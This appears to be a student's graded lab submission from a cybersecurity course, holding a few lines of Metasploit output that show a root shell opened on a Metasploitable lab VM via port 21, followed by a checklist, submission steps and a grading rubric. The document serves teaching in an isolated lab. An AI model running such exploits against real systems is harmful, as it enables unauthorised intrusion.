[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:46675 -> 172.17.0.2:6200) at 2023-10-06 00:41:16 +0000
Screenshot
codepath
msf6 >
Application Finder

Notes (Optional)**:**

Stretch Challenge (Optional)

Use the answer box below to paste in your GIF(s) completing the stretch challenge. Clarifying notes are optional.

(Optional Stretch Challenge) GIF demonstrating a Metasploit exploit on a different port

[Insert GIF Here]

Notes (Optional)**:**

Submission Checklist

👉*Check off each of the features you have completed.* ***You will only be graded on the features you check off.***

Reflection

- [x] ~~Reflection Question #1 answered above~~
- [x] ~~Reflection Question #2 answered above~~
- [x] ~~Shoutouts Completed~~

Required Challenge GIF, showing:

- [x] ~~Running `lsb_release -a` on both Kali and Metasploitable~~
- [x] ~~Using `nmap` to verify the vulnerability on port 21~~
- [x] ~~Running `msfconsole`, then loading and executing the exploit~~
- [x] ~~Running `lsb_release -a` from inside the exploited shell to prove access to Metasploitable~~

Stretch Challenge GIF

- [ ] GIF showing a Metasploit exploit on a different port

Submit your work!

Step 1: **Click** the Share button at the top of your screen double check that anyone with the link can edit. (This allows our grading team to input your grade below!)

Step 2: **Copy** the link to this document.

Step 3: **Submit** the link on the portal.

Grader Comments

Once your project has been assessed, our graders will leave feedback for you in this space. Please do not delete.

Grading Rubric

Reflection Questions	Total Received	Total Possible
Reflection Question #1 answered above	2	2
Reflection Question #2 answered above	2	2
PART A TOTAL	**4**	**4**
Required Challenge GIF, showing:	Total Received	Total Possible
Running `lsb_release -a` on both Kali and Metasploitable	3	3
Using `nmap` to verify the vulnerability on port 21	3	3
Running `msfconsole`, then loading and executing the exploit	6	6
Running `lsb_release -a` from inside the exploited shell to prove access to Metasploitable	0	4
PART B TOTAL	12	**16**
Stretch Challenge	Total Received	Total Possible
GIF showing a Metasploit exploit on a different port	0	+4 bonus
Total Possible Points (Part A + Part B)	16	**20** (+4)

Grader Feedback